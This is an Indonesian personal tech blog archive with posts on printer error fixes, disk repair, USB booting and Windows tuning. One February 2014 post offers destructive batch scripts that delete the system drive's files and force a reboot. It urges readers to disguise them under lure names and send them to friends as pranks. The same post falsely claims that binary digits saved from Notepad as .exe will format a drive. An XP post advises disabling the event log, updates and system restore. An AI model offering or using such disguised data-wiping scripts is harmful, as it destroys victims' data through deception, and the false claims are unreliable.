Minggu, 27 Desember 2015 Cara Mengatasi Mengatasi Error E05 Pada Printer Cannon MP280

Error Printer MP280

Malam Sobat blog, Hari ini saya dapet msalah printer canon MP280, Kode Error yang muncul adalah E05, Sempet jengkel di buat masalah ini, cari sana sini, keliling google. akhirnya dapet pencerahan. ternyata penanganganya tidak sesulit yang di pikirkan, sempet mau saya ganti dengan yang baru sangking gak sabarnya.

Kode error E05 identik dengan kerusakan catridge yang pemasangannya pada printer kurang bagus. Atau pin pada caried unit terkena luberan tinta. Jika bukan itu, berarti catridge yang bermasalah, dan harus ganti catridge.

Akan tetapi sebelum ganti catridge saya mempunyai tips untuk mengatasi permasalahan anda, berikut tipsnya,
1. Printer dalam keadaan mati, lepas catridge dua-duanya
2. Biarkan tutup (pengunci catrid) dalam keadaan terbuka
3. Tancapkan kabel power lalu pencet tombol on
4. printer akan bergerak (menabrak karena tutup dalam kondisi terbuka)
5. Biarkan printer sampai standby / posisi catriedge unit ditengah
6. Pasang catrdge dua-duanya dan tutup (pengunci catridge)
7. selesai, printer kembali normal dan siap digunakan.
Jika dengan cara di atas masih muncul pesan error E05, Coba ganjal catridge dengan kertas atau pengganjal lainya.

Cara Reset Printer Canon Pixma MP287 Menggunakan Software Resseter

Cara Reset Printer Canon PIXMA MP287 Menggunakan Software, itulah artikel yang akan saya share kali ini, artikel ini saya tulis karna saya mendapati masalah error pada printer Cannon PIXMA MP287, setelah keliling google saya dapatr software reseter yang sangat mudah di gunakan.

Download Software Resetternya di sini.


Cara Reset Canon PIXMA MP287
Sebelum menggunakan software resetter, hal yang pertama perlu di lakukan ialah membuat printer dalam keadaan SERVICE MODE. Setelah itu silahkan ikuti langkah-langkah berikut ini :

1. Matikan Printer,  Jangan Cabut Kabel Power.
2. Tekan dan tahan Tombol Stop/Resset
3. Posisi tombol Stop/Resset masih di tekan, Tekan dan tahan Tombol ON/OFF
4. Tekan tombol Stop/Resset 4x, kemudia lepas keduanya.

jika berhasil layar LCD akan gelap dan komputer akan membaca new hardware, abaikan saja. Sekarang kita gunakan software yang sudah di download tadi, Extraxt dan Jalankan Service Tool.


Cara Menggunakan Resetter :
1. Pasang kertas pada Printer, kurang lebih 5 lembar
2. Jalankan Reseter Canon PIXMA MP287
3. Klik “MAIN”, maka printer akan berproses dengan mencetak satu halaman dengan tulisan “D = 000.0″
4. Klik “EEPROM Clear”.
5. Kemudian klik “EEPROM”, dan printer akan mencetak hasil Resetter MP258, dengan tulisan “TPage (COPY TTL = 00 000 = 00 000)”
6. Matikan printer Canon MP287 anda lalu hidupkan dengan cara Normal.

Selasa, 27 Januari 2015 Back to BLOGING...!!!

Cara memperbaiki Hardisk yang tidak terbaca di windows


Apakah anda mempunyai hardisk yang tidak terbaca di windows, tetapi dapat terbaca di BIOS ?

Kebanyakan orang akan menganggap bahwa hardisk tersebut sudah rusak dan tidak dapat di pakai kembali, tetapi sebenarnya itu salah, selama firmware hardisk masih dapat terbaca di BIOS, berarti Hardisk tersebut masih dapat dipergunakan lagi.

Hal tersebut diakibatkan karena MBR (Master Boot Record) yang seharusnya menjadi kontrol dari suatu hardisk telah rusak (corrupted) atau bahkan terhapus karena faktor ketidak sengajaan atau secara sengaja dengan menggunakan tool/software yang ada.

Banyak program yang mengklaim dapat memperbaiki MBR dengan cepat, hanya dalam hitungan detik dapat menghapus, menginstall, atau mengedit MBR sesuai keinginan kita, tetapi apabila anda kurang memahami cara kerja MBR anda akan mengalami kesulitan dalam pengerjaannya. Bahkan kadang-kadang ada hardisk yang bandel dan sangat sulit untuk diperbaiki dengan menggunakan tools tersebut. hal tersebut dikarenakan terlalu banyaknya data-data yang disimpan didalam memori hardisk yang tidak hilang dengan cara di format melalui cara biasa.

Tetapi jangan khawatir, berikut adalah cara-cara untuk memperbaiki MBR Hardisk yang bandel sekaligus menghapus seluruh data secara permanen, sehingga kondisi hardisk menjadi seperti baru lagi.


1.  Siapkan Hiren’ Boot CD anda yang terbaru, kemudian masukan kedalam CD/DVD ROM anda
2.  Setting BIOS anda agar dapat Booting dari CD/DVD.
3.  Arahkan ke Dos Program kemudian tekan Enter.

4.  Pilih Hard Disk Tools


5.  Cari dan pilih Active Kill Disk 
6.  Cari dan pilih Hard disk anda yang bermasalah kemudian ikuti petunjuk yang ada (F10) untuk langsung menghapus data dan menginstall MBR default


7.  Tunggu sampai selesai.

Dengan menggunakan tool ini memang membutuhkan waktu yang relatif cukup lama, bahkan bisa sampai seharian, tetapi hasil yang didapat sangat sesuai dengan waktu yang diperlukan.

Demikian tutorial ini saya tulis berdasarkan pengalaman pribadi, dan sudah di uji coba berhasil 100%.

Senin, 10 Februari 2014 Cara format Harddisk menggunakan Notepad


Format harddisk dengan notepad
Mau tau cara memformat harddisk menggunakan notepad? yang penting Jangan dicoba di PC Anda, hanya untuk pengetahuan saja yah, sekalian nambah ilmu. :D, yuk mulai:
Langkah Pertama:
Copy kode binary berikut ke notepad, sebelumnya buka dulu program notepad yah, kl ga tau cara buka notepad klik Start–>All Programs–>accessories klik Notepad.
01001011000111110010010101010101010000011111100000
Langkah Kedua:
Simpanlah dengan ekstensi file .EXE mau nama apa terserah anda. atau coba simpan dengan nama cewe_bugil.exe :p
Langkah Ketiga: kirim buat teman atau orang yg mau dikerjain :D.
Jika anda fikir kita tidak dapat memformat harddisk dalam kondisi windows sedang aktiv? coba terka…, kalo ngga coba test dengan harddisk yang lain, coba kode simpel binary berikut:
format c:\ /Q/X — ini akan memformat drive c:\
Kode:
011001100110111101110010011011010110000101110100001000000110001100111010010111000010000000101111010100010010111101011000
format d:\ /Q/X — ini akan memformat drive d:\
Kode:
011001100110111101110010011011010110000101110100001000000110010000111010010111000010000000101111010100010010111101011000
format a:\ /Q/X — ini akan memformat drive a:\
Kode:
011001100110111101110010011011010110000101110100001000000110000100111010010111000010000000101111010100010010111101011000
del /F/S/Q c:\boot.ini — ini akan menyebabkan komputer tidak akan booting. :D
Kode:
01100100011001010110110000100000001011110100011000101111010100110010111101010001001000000110001100111010010111000110001001101111011011110111010000101110011010010110111001101001
Coba fikir lebih kreatif? atau mau yang lebih keren lagi coba ini:
Buka notepad dan masukin:
@Echo off
Del C:\ *.*|y
Simpan dengan nama Gue.bat :D
atau mau yang lebih menyeramkan?
@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00
Simpan dengan nama apa.bat atau apa saja sesuai dengan kesukaan. :D, kirim buat teman yah.

Minggu, 09 Februari 2014 Cara mematikan Warning Low Disk Space di windows 7

Suatu saat mungkin kita akan medapatkan peringatan atau pemberitahuan Popup Low Disk Space disisi kanan taskbar windows 7 kita yang kira2 seperti ini:
You are running very low on disk space on disk. To free space on this drive by deleting old or unnecessary files click here.
Yah tanda balon peringatan seperti ini dimaksudkan untuk memperingatkan kita bahwa kita telah kehabisan ruang disk kosong di harddisk kita, tapi mungkin juga kita mendapatkannya tanpa alasan yang jelas.
Jika kita benar2 kehabisan ruang disk kosong, mungkin saatnya untuk bersih2 agar tersedia kembali ruang kosong di harddisk kita.

Window vista akan memeriksa ketersediaan ruang kosong disk disetiap menit, tetapi pada windows 7 secara default akan memeriksanya disetiap 10 menit dan popup notifikasi selama 10 detik, dengan catatan adalah untuk keunggulan kinerja windows 7 itu sendiri.
Jadi mungkin saja windows 7 tidak akan memperingatkan kita akan kehabisan ruang kosong harddisk kita, sementara kita benar2 telah mengisi harddisk kita hingga penuh, mungkin terjadi saat sedang paste file/data dalam jumlah besar, dan peringatan akan terlambat karena muncul setelah 10 menit!.
Contoh ambang batas jika kehabisan ruang kosong di harddisk:
  • Ruang bebas kurang dari 200 MB : You are running out of disk space on drive.
  • Ruang bebas kurang dari 80 MB : You are running very low on disk space on disk.
  • Ruang bebas kurang dari 50 MB : You are running very low on disk space on disk.
  • Tidak ada Ruang bebas yang tersisa : You have run out of disk space on drive.
Jika diinginkan, kita dapat menonaktifkan fitur peringatan “Low disk space” di windows 7, buka Regedit dan arahkan ke key berikut:
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

buat lah sebuah nilar DWORD dengan nama NoLowDiskSpaceChecks dan berikan nilai 1

Alangkah baiknya jika kita selalu memeriksa ketersediaan ruang kosong di harddisk kita sebelum memasukan file/data dalam jumlah yang besar.

Cara memaksa Komputer agar booting dari USB Flashdisk

Banyak artikel yang membahas cara menginstall windows menggunakan usb flashdisk, mulai dari menginstall windows 7 ataupun windows 8 memakai usb flashdisk, dan banyak juga cara untuk membuat usb flashdisk agar bisa dipakai untuk menginstall windows menggantikan cd/dvd baik itu menggunakan program khusus ataupun cara sederhana yaitu hanya dengan memakai perintah dari command prompt.
Tetapi dengan begitu banyaknya tutorial tentang cara booting menggunakan usb flashdisk, sedangkan komputer kita Biosnya tidak mendukung untuk booting dari USB?, jadi kita tidak bisa menggunakan USB flashdisk untuk menginstall windows dikarenakan komputer / laptop kita tidak mendukung fitur baru ini, jadi apakah ada caranya untuk menginstall windows 8 memakai usb flashdisk dikomputer yang tidak bisa booting dari usb? jawabannya: Bisa!.
Walaupun trik kali ini sangat sederhana, hanya gunakan jika komputer / laptop / pc anda memang benar2 tidak bisa booting dari USB.
  • Cara Pertama:
Catatan: Dalam petunjuk ini, kita telah mempunyai komputer yang sudah ada sistem operasi didalamnya, baik itu windows vista ataupun windows 7 yang sudah berjalan.
  1. Download dan install program yang bernama EasyBCD dikomputer anda yang tidak mendukung untuk booting dari USB, perangkat lunak EasyBCD adalah program gratisan dan mendukung sistem windows 32bit dan 64bit.
  2. Langkah selanjutnya, jalankan program EasyBCD, klik tombol Add New Entry disebelah kiri, dibawah Portable/External Media ganti ke tab BIOS Extender. BIOS Extender ini dapat dipakai untuk boot dari Network, CD atau USB walaupun komputer / laptopnya tidak mendukungnya.

  3. Kemudian masih dibawah tab BIOS Extender, klik tombol Install PLoP untuk menambahkan entri PLoP ke dalam menu boot.

  4. Kita telah selesai membuat komputer kita agar bisa booting dari usb.
  5. Sekarang kita telah menginstall PLoP dan EasyBCD Bios Extender, waktunya untuk menguji usb flashdisk anda agar bisa menginstall windows 8 dengannya. Colokin usb flashdisk ke port usb, lalu restart komputernya.
  6. Kita akan mendapati entri baru di menu boot yang bernama EasyBCD BIOS extender. pilih opsi EasyBCD BIOS extender, lalu tekan tombol enter untuk masuk ke layar opsi selanjutnya, disini kita akan melihat daftar opsi.

  7. Pilih opsi USB untuk memulai booting dari USB flashdisk, dari sini selanjutnya ikuti langkah2 untuk menginstall windows 8. Semoga sukses!.
  • Cara Kedua: Gunakan cara ini jika komputer anda tidak booting, alias ngga ada OS / windows didalamnya, dengan catatan komputernya harus ada CD / DVD yang masih bekerja.
  1. Download PLoP boot manager dan bakar (burn) file .ISO nya ke CD atau DVD (ekstrak dahulu file .zip nya untuk mendapatkan file .ISO)
  2. Hidupkan Komputer / PC / Laptop anda, masukkan CD / DVD tadi ke drive, bootinglah menggunak CD/DVD (set dahulu booting pertama menggunakan CD/DVD di Bios).
  3. Colokin USB Flashdisk yang berisikan windows 8 ke port usb nya, setelah komputer berhasil boot dari CD/DVD dengan cd PLoP boot manager yang telah kita buat tadi, selanjutnya dalam beberapa detik akan mendapati layar menu seperti gambar dibawah ini.

  4. Kemudian pilih opsi USB, lalu mulailah proses penginstallan dari usb flashdisk seperti biasanya.
  5. Selamat mencoba dan semoga sukses.
Download EasyBCD
Download PLoP Boot manager.

Cara Proteksi USB port dengan Password

Kadang-kadang kita ingin Protect dengan Password port USB kita sehingga tidak ada yang dapat memasukkan atau mentransfer data dari/ke PC melalui USB drive. Ini dapat sangat berguna jika Anda memiliki data rahasia di sistem anda dan tidak ingin berbagi dengan siapa pun. MyUSBOnly adalah perangkat lunak pihak ketiga yang dapat menonaktifkan dan Password Protect USB port Anda.
Adapun Fitur dari MyUSBOnly:
  • Mencegah kehilangan data saat Anda jauh dari rumah atau komputer.
  • menghentikan kebocoran informasi seperti dokumen, foto dan video.
  • Mencegah penyimpanan perangkat USB yang tidak diinginkan dari berbagai pengguna.
  • Diam-diam meng-log semua koneksi USB dan memutuskan aktivitas.
  • Mendapatkan pesan notifikasi email ketika sebuah perangkat penyimpanan USB tidak sah terhubung ke PC Anda.
Cara menggunakannya:
  • Setelah instalasi software ini Anda akan melihat ikon USB di System Tray Anda. Klik dan pilih Pengaturan Umum.
  • Ketik password Anda dan klik pada tombol Allow. Secara default password adalah 0000 dan Anda dapat mengubahnya kapan saja.

  • Sekarang jendela baru akan terbuka dan Anda dapat menyesuaikan pengaturannya sesuai dengan kebutuhan Anda.
Silahkan Download program MyUSBOnly Disini

Minggu, 17 November 2013 Cara Mudah Install Windows 7 & 8 Menggunakan USB Flashdisk Secara Manual

 Cara instal windows 7 menggunakan flasdisk ini merupakan cara manual yang menurut saya cukup mudah, jadi bagi sobat yang ingin mencobanya usahakan prosedurnya sesuai dengan cara di bawah ini yah jgn sampai ada yg tertinggal 1 langkahpun. Baiklah kita mulai:

Cara Mudah Instal Windows 7 Menggunakan USB Flashdisk Secara Manual

Cara Mudah Instal Windows 7& 8 Menggunakan USB Flashdisk Secara Manual:

  1. Masuk/colokkan USB Flaskdisk sobat.
  2. Kemudian Tekan Tombol WIN+R (bareng), ketik cmd dan tekan enter.
  3. Ketik diskpart dan tekan ENTER.
  4. Ketik list disk, tekan ENTER dan pilihlah yang mana adalah USB flashdisk anda, hati2 jangan salah pilih nanti salah2 yg terformat malah disk yang lain. bila sobat hanya memiliki 1 harddisk maka USB flaskdisknya adalahdisk1.
  5. Ketik select disk 1 kemudian tekan ENTER.
  6. Ketik clean kemudian tekan ENTER.
  7. Ketik create partition primary lalu tekan ENTER.
  8. Ketik select partition 1 lalu tekan ENTER
  9. Ketik active kemudian tekan ENTER
  10. Ketik format fs=fat32 lalu tekan ENTER
  11. Ketik assign lalu tekan ENTER
  12. Ketik exit kemudian tekan ENTER.
  13. Masukkan disk DVD windows 7 dan copy lah semua isi DVD tadi ke USB Flaskdisk anda.
  14. Booting komputer anda melalu USB Flashdisk, setting malalui bios komputer anda, pastikan boot nya melalui USB Flashdisk.
Jika langkah - langkahnya sesuai dengan cara diatas, maka proses instalasi windows seharusnya berhasil dan berjalan melalui USB Flashdisk.

Senin, 28 Oktober 2013 Membuat Windows XP menjadi Ringan ( rev. 3 )

coba command run : msconfig
di bagian Startup uncheck hal2 yg gak perlu2 bgt (program yg dijalankan klo saat dibutuhkan doank), Supayastartup ga berat

run : system.ini
masukin line baru
"IRQ14=4096"
gunanya untuk melebarkan jalur data dari HDD biar aksesnya cepet

-------------
cukup bersiin prefetch
di C:/windows/prefetch
Lumayan start up jadi lumayan cepet
----------
Yang rutin kulakukan setelah instal OS adalah:

Mematikan Service:

1. Start-Run- ketik services.msc /s

2. Matikan services dengan cara klik kanan pada masing2 service,
klik kanan tiap service, klik properties (atau double klik service tsb).
- pada startup type : pilih disable
- service status: kalau dalam kondisi started, klik tombol stop

3. Service2 yang perlu distop n disable adalah:
- alerter
- automatic update
- error reporting services
- event log
- help and support
- imapi CD burning COM services
- messenger
- performance logs and allert
- remote registry
- system restore service
- task scheduler
- themes
- uninteruptable power supply
- web client
- windows time

Menghilangkan Pesan Dont Send Pada Windows XP

Agar kinerja windows agak cepat dan kita tidak terganggu dengan pesan don't sent yang terkadang membuat kita jengkel maka alangkah baiknya pesantersebut kita hilangkan. Cara menghilangkan pesan tersebut kita masuk ke system di komputer kita dan kita pilih tab advance.


 Kemudian kita pilih tab error reporting untuk menghilangkan pesan don't sent. Lalu kita pilih disable error reporting dan tanda centang but notify me.... kita hilangkan.... Demikian tutorial singkat menghilangkan pesan don't sent Semoga bermanfaat.....
Agar kinerja windows agak cepat dan kita tidak terganggu dengan pesan don't sent yang terkadang membuat kita jengkel maka alangkah baiknya pesantersebut kita hilangkan. Cara menghilangkan pesan tersebut kita masuk ke system di komputer kita dan kita pilih tab advance.

Sumber : http://primbondonit.blogspot.com/2013/08/cara-mengatasi-ketika-kompi-dont-send.html
Indahnya Berbagi Informasi
Agar kinerja windows agak cepat dan kita tidak terganggu dengan pesan don't sent yang terkadang membuat kita jengkel maka alangkah baiknya pesantersebut kita hilangkan. Cara menghilangkan pesan tersebut kita masuk ke system di komputer kita dan kita pilih tab advance. Kemudian kita pilih tab error reporting untuk menghilangkan pesan don't sent. Lalu kita pilih disable error reporting dan tanda centang but notify me.... kita hilangkan.... Demikian tutorial singkat menghilangkan pesan don't sent Semoga bermanfaat.....

Sumber : http://primbondonit.blogspot.com/2013/08/cara-mengatasi-ketika-kompi-dont-send.html
Indahnya Berbagi Informasi
Agar kinerja windows agak cepat dan kita tidak terganggu dengan pesan don't sent yang terkadang membuat kita jengkel maka alangkah baiknya pesantersebut kita hilangkan. Cara menghilangkan pesan tersebut kita masuk ke system di komputer kita dan kita pilih tab advance. Kemudian kita pilih tab error reporting untuk menghilangkan pesan don't sent. Lalu kita pilih disable error reporting dan tanda centang but notify me.... kita hilangkan.... Demikian tutorial singkat menghilangkan pesan don't sent Semoga bermanfaat.....

Sumber : http://primbondonit.blogspot.com/2013/08/cara-mengatasi-ketika-kompi-dont-send.html
Indahnya Berbagi Informasi
Agar kinerja windows agak cepat dan kita tidak terganggu dengan pesan don't sent yang terkadang membuat kita jengkel maka alangkah baiknya pesantersebut kita hilangkan. Cara menghilangkan pesan tersebut kita masuk ke system di komputer kita dan kita pilih tab advance. Kemudian kita pilih tab error reporting untuk menghilangkan pesan don't sent. Lalu kita pilih disable error reporting dan tanda centang but notify me.... kita hilangkan.... Demikian tutorial singkat menghilangkan pesan don't sent Semoga bermanfaat.....

Sumber : http://primbondonit.blogspot.com/2013/08/cara-mengatasi-ketika-kompi-dont-send.html
Indahnya Berbagi Informasi

Sabtu, 14 September 2013 6 Cara Memperbaiki Gagal Instal Pada Windows

Pernahkah komputer anda mengalami problem pada saat ingin menginstall software?
Sistem pada Windows menolak proses instalasi yang disertai dengan pesan  “The Windows Installer Service could not be accessed. This can occur if the Windows Installer is not correctly installed. Contact your support personnel for assistance” pada layar.

cara-memperbaiki-gagal-instal-pada-windows

 Hal tersebut dapat disebabkan oleh berbagai macam sebab baik disengajai maupun tidak sengaja yang dirubah oleh software utiliti, trojan, dsb. Untuk memperbaiki problem gagal instal, anda dapat mencoba cara-cara dibawah ini:

Pastikan Windows Installer Service Dalam Keadaan Aktif

Terkadang, jika fitur installer dalam keadaan disable karena sebab tertentu, komputer akan mengalami gagal instal pada program-program khusus. Untuk mengaktifkan kembali fitur Windows Installer ini dapat dilakukan melalui:
  1. Start Menu > Run. Ketik services.msc. Lalu tekan Enter.
  2. Lalu scroll kebawah dan temukan tulisan Windows Installer pada list yang terdapat pada kotak services.
  3. Klik 2x pada tulisan tersebut dan pilih Manual pada bagian ‘Startup Type’ dan klik tombol Start
  4. Klik Apply dan Ok. Lalu restart Komputer

Mengaktifkan Windows Installer Melalui Run

Cara kedua adalah mengaktifkan langsung melalui fitur Run.
Klik Start > Run. Ketikkan net start MSIServer dan tekan Enter. Berikutnya windows akan mengaktifkan windows installer yang dimatikan.

Hapus Kloningan MSIEXEC

Karena sebab tertentu anda akan menemukan kloningan file msiexec.exe pada file system32. Hal tersebut dapat menyebabkan problem pada instalasi software. Secara default hanya terdapat 1 file MSIEXEC pada file system di C:\Windows\system32. Oleh karena itu periksalah pada folder tersebut apakah terdapat file msiexec lainnya atau tidak. Umumnya Kloningan msiexec ini tidak memiliki file ekstensi .exe dibelakangnya.
Yang dapat anda lakukan berikutnya adalah me-rename file tersebut dengan menambahkan ekstensi .OLD dibelakangnya.
Lalu, lakukan langkah yang dijelaskan pada point 1 diatas, klik tombol Stop dan Start
Kemudian klik Apply dan Ok. Restart Komputer anda.

Modifikasi Bagian Remote Procedure Call Service

Dengan berubahnya settingan pada Remote Procedure Call (RPC)  juga dapat menyebabkan sistem menjadi tidak bisa instal program. Untuk mengubah parameter tersebut dapat dilakukan melalui service.msc seperti yang dijelaskan pada point 1 diatas.
  1. Start Menu > Run. Ketik services.msc. Lalu tekan Enter.
  2. Lalu scroll kebawah dan temukan tulisan Remote Procedure Call (RPC)  pada list yang terdapat pada kotak services.
  3. Klik tab bagian Log on dan centang tulisan Local System Account dan Allow this service to interact with the desktop yang terdapat dibawahnya.
  4. Klik Apply dan Ok. Lalu restart Komputer
Apabila pesan gagal instal tetap muncul, maka kembalilah ke langkah diatas, yaitu pada bagian tab Log on, centang bagian This Account dan klik browse dan carilah file bernama Network service dan klik Ok. Bila benar koltak bagian password akan otomatis terisi.

Install Ulang Windows Installer Service

Setelah mencoba semua langkah diatas dan masih tetap gagal instal, berikutnya anda dapat mencoba untuk menginstal ulang fitur Windows Installer Service dengan mendownload file bernama MSIServer Package. Setelah mendownload file tersebut, unzip lah file tersbut dan klik kanan pada .REG dan klik Merge. Bila muncul pesan pada layar windows, klik Yes
If that does not work, you can download the Windows Installer Service and re-install it! Kind of ironic eh!? Do this if you do not even see the service listed in the Services applet or if nothing else works.

Install Ulang Aplikasi Windows Installer

Bila semua langkah diatas tetap tidak menyelesaikan masalah, solusi terakhir adalah menginstal ulang  aplikasi Windows Installer secara full. Anda dapat mendapatkannnya pada situs microsoft atau dengan mengetikkan ‘Windows Installer download’ pada pencarian Google.

Perlukah Restart Komputer Setelah Instal Program ?

Sebagai pengguna komputer tentunya kita sering menginstal program kedalam komputer. Umumnya hampir setiap program selalu meminta agar melakukan restart program setelah proses instalasi selesai atau ketika program baru saja dibuang (uninstall). Perlukah kita melakukan hal tersebut setiap kali selesai menginstal suatu program?
Sebelumnya yang diperlu diketahui adalah bahwa tujuan dari sistem windows meminta untuk restart adalah untuk merelokasi file pada registry yang telah mengalami perubahan pada saat suatu program ditambahkan atau dibuang. Proses restart bertujuan untuk melalukan load atau baca ulang agar susunan registry dapat berada pada posisi seharusnya setelah proses penambahan atau pembuangan program terakhir.
Adakalanya pengguna merasa malas untuk melakukan restart komputer dan bila anda adalah termasuk satu diantaranya, maka dapat mencoba trik dibawah ini, agar susunan sistem didalam registry dapat melakukan relokasi / refresh otomatis tanpa harus melakukan restart.
  1. Klik Kanan CTRL+ALT+DEL pada keyboard
  2. Lalu klik Tab bagian Processes dan temukan tulisan explorer.exe dan klik End Process. (lalu klik Yes bila ada pesan muncul)
  3. Bila ada pesan yang menyatakan komputer akan melakukan proses shutdown. Tekan Cancel
  4. Setelah beberapa detik akan ada pesan error muncul. Klik End Task saja.
  5. Dengan trik ini sistem pada windows akan melakukan refresh / relokasi pada susunan registry tanpa perlu melakukan restart :-)
    Restart-Komputer-Setelah-Instal-Program.Perlukah?
Tambahan:
Bila komputer anda kemudian menjadi error dimana taskbar menjadi hilang setelah menjalankan trik diatas. Maka lakukan trik berikut:
Kembali tekan CTRL+ALT+DEL pada keyboard
Setelah Task Manager terbuka. klik File > New Task (Run)..
Ketikkan Explorer.exe dan Klik Ok

Senin, 26 Agustus 2013 XIRRUS WiFI Inspector - Mengatasi Sinyal Wifi Yang Lemah


Xirrus Wi-Fi Inspector merupakan Software yang mujarab untuk mengelola dan pemecahan masalah Wi-Fi padaWindows XP ataupun Win7. Software ini telah Dibangun dalam teks sedemikian rupa dan dalam tempo yang sesingkat-singkatnya. hahaha..
https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEitk99h0LAPnGDZXmdchBsj1npGtMnCgwV_c5s596DYjZESXJSvMFsc5_B3vjJ7zeIyBT4XQ6JAhDy1uG2T2z86aLwiwBKcplDXRVDCFq8f5oonNrYHbwTIFY7u2WCDXueR5BEDNZAEKz0/s1600/Xirrus+Wi-fi+Inspector+logo.jpg
Balik lagi neh, software ini juga memungkinkan Anda untuk mengkarakterisasi integritas dan kinerja Wi-Fi koneksi  anda, Tampilan elegant, styliest,  Anggun yang pastinya Wow. Ketika  saya mendengarkan tentang keluhan teman-teman, kok sinyalnya nggak OK , nggak asyik, dll. Itulah yang menyebabkan saya  posting  software ini, masalah-masalah Sinyal WiFi no way ^_^

Aplikasi ini memuat :

      Mencari jaringan Wi-Fi
      Mengeloladan pemecahan masalah koneksi Wi-Fi
      Memverifikasi Wi-Fi cakupan
      Menemukan Wi-Fi perangkat
      Mendeteksi akalAP

https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhuSmEtgdndR2VrFhsssSp3ewPYGHNF1bdjPkLwpEBtvuUcQ-Prd5fvDDSZEhH62Wbl05F5HvcxTk_X9IjbPFMNlNxsiJM-gm_BVtMtIMqtjeMSwxljzd4wHME-zunPESDFG-oS-yAeq-0/s1600/Xirrus+Wi-Fi+Inspector.jpg

yang mau download
Xirrus Wi-Fi Inspector coba klik DISINI

Selasa, 13 Agustus 2013 Mengoptimalkan Kinerja Windows 8


Mengoptimalkan Windows 8 - Saat mendengar kata Windows 8, pasti terlintas di benak anda proses booting yang cepat dan memang proses booting Windows 8 lebih cepat daripada versi Windows terdahulu, penggunaan memori yang lebih rendah, dan memiliki desktop interface yang terasa baik dan tajam. Seperti semua versi Windows, sistim operasi ini memiliki berbagai macam pengaturan supaya anda dapat men-tweak supaya membuatnya lebih cepat dan optimal. Beberapa tips atau langkah yang akan saya share disini juga berlaku untuk versi Windows sebelumnya, tetapi Windows 8 memiliki beberapa trik baru. Ingin tahu lebih jauh? 


Untuk mempersingkat waktu, silahkan lihat tips dan trik saya dibawah ini :

1. Nonaktifkan Animasi pada Jendela Aplikasi.

Windows 8 (dan Windows 7) akan memperlihatkan gerakan animasi bila Anda meminimize, melebarkan, membuka, atau menutup suatu jendela aplikasi. Animasi nya memang terlihat halus, tetapi dia memiliki sedikit penundaan dalam prosesnya. Jadi, Anda dapat menonaktifkan animasi dan transisi jendela dan akan membuat seluruh proses buka-tutup jendela terjadi secara instan, atau dengan kata lain menghilangkan penundaannya.


Untuk menonaktifkan animasi tersebut, cukup tekan tombol Windows, lalu ketik SystemPerformanceProperties, dan tekan Enter. Hilangkan tanda centang pada “Animate windows when minimizing and maximizing”. Dan juga, anda bisa mematikan animasi 'Fade or slide menus into view" dan juga "Fade or slide ToolTips into view".

2. Cari Aplikasi yang Menggunakan Banyak Resources

Task manager baru pada Win 8 memungkinkan Anda untuk menentukan program yang dapat memperlambat komputer Anda dengan mudah. Untuk membuka Task Manager, klik kanan taskbar desktop dan pilih Task Manager. Klik pilihan rincian lebih jika Anda tidak melihat antarmuka fitur ini secara penuh.
Aplikasi yang menggunakan banyak sumber daya akan disorot, sehingga mudah untuk melihat program mana yang paling boros dalam menggunakan sumber daya  atau resources memory komputer Anda. Daftar ini juga menunjukkan daftar sederhana dari aplikasi, yang lebih mudah untuk dipahami.

3. Gunakan Program Keamanan Bawaan Windows saja.

Seringkali saat kita menginstall antivirus dari pihak ketiga, bukannya computer kita bertambah cepat, tetapi malah bertambah lambat walaupun sistim keamanan computer kita meningkat. Hal ini seringkali mengganggu kinerja kita dalam menggunakan computer. Untuk itu, coba gunakan aplikasi keamanan yang sudah disertakan di dalam Windows 8. Program keamanan tersebut bernama Windows Defender yang pada dasarnya sama dengan aplikasi Microsoft Security Essentials yang sudah populer sebelumnya.

Selain itu, Windows 8 juga sudah mencakup fitur SmartScreen, yang akan menganalisis seberapa tinggi tingkat kepercayaan program yang telah Anda download. Seperti pada versi sebelumnya, sistim operasi ini juga mencakup firewall yang akan menghalangi koneksi masuk. Jika Anda ingin pengaturan lebih dan pilihan yang bervariasi, Anda mungkin ingin menginstal suite keamanan dari pihak ketiga. Tetapi akhirnya sebagian besar pengguna akan menemukan bahwa program keamanan yang termasuk dalam paket Windows 8 sudah cukup lengkap untuk dapat diandalkan.

4. Mengoptimalkan Pengaturan Daya

Windows 8 sudah menggunakan pengaturan daya otomatis untuk menentukan apakah baterai atau kinerjanya yang harus diprioritaskan, seperti fungsi yang terdapat pada windows sebelumnya. Untuk melihat Power Plan Setting, tekan tombol Windows, Power Plan Option, klik Settings, dan tekan Enter.
Dalam modus default Balance, Windows secara otomatis mengurangi kecepatan CPU Anda ketika laptop anda dalam keadaan idle dan tidak memerlukan daya yang besar. Dalam mode kinerja tinggi, kecepatan CPU Anda tidak pernah berkurang.

Namun, setting seperti ini tidak optimal dan hanya membuang daya dan menambah panas saja bila anda hanya menggunakan komputer untuk browsing saja. Apapun rencana yang Anda pilih, pastikan Anda tidak menggunakan fitur Penghemat daya. Ini hanya berguna jika Anda ingin membuat baterai laptop anda menjadi lebih boros.

5. Setting Komputer Anda Untuk Masuk Dalam Mode Sleep

Salah satu bagian Windows 8 yang paling kontroversial adalah dengan menyembunyikan tombol Shut Down dalam pilihan menu tersembunyi. Microsoft ingin mendorong Anda untuk menggunakan modus Sleep bukan mematikan komputer Anda. Bila Anda menggunakan mode Sleep, komputer Anda masuk ke dalam keadaan dengan daya yang sangat rendah dan menggunakan daya yang hanya cukup untuk menjaga program dan membuka file aktif dalam RAM komputer Anda. Ketika Anda kembali ke komputer Anda, secara otomatis sistem akan melanjutkan dari program yang dijalankan sebelumnya.

Anda bisa menemukan pilihan Sleep di bawah menu power dalam tampilan Settings. (Tekan Windows Key + C, klik Settings, klik Power, dan pilih Sleep). Tombol power komputer Anda juga dapat dikonfigurasi untuk menggunakan Sleep otomatis. Anda dapat mengubah opsi ini dengan mengklik “Choose what the power button do”  di jendela Power Options yang telah disebutkan di atas.

6. Optimalkan Hard Drives Anda

Windows 8 yang sekarang telah dilengkapi oleh Disk Defragmenter yang bernama Defragment and Optimize your Drives. Untuk mengaksesnya, tekan tombol Windows, ketik Defragment, klik Settings, dan tekan Enter. Perhatikan bahwa Windows 8 secara otomatis akan mengoptimalkan (defragments) drive Anda dengan intensitas sekali per minggu secara default. Namun, jika Anda memiliki sirkulasi file dalam jumlah besar dalam hardisk anda, maka Anda mungkin harus mengoptimalkan drive Anda lebih sering.
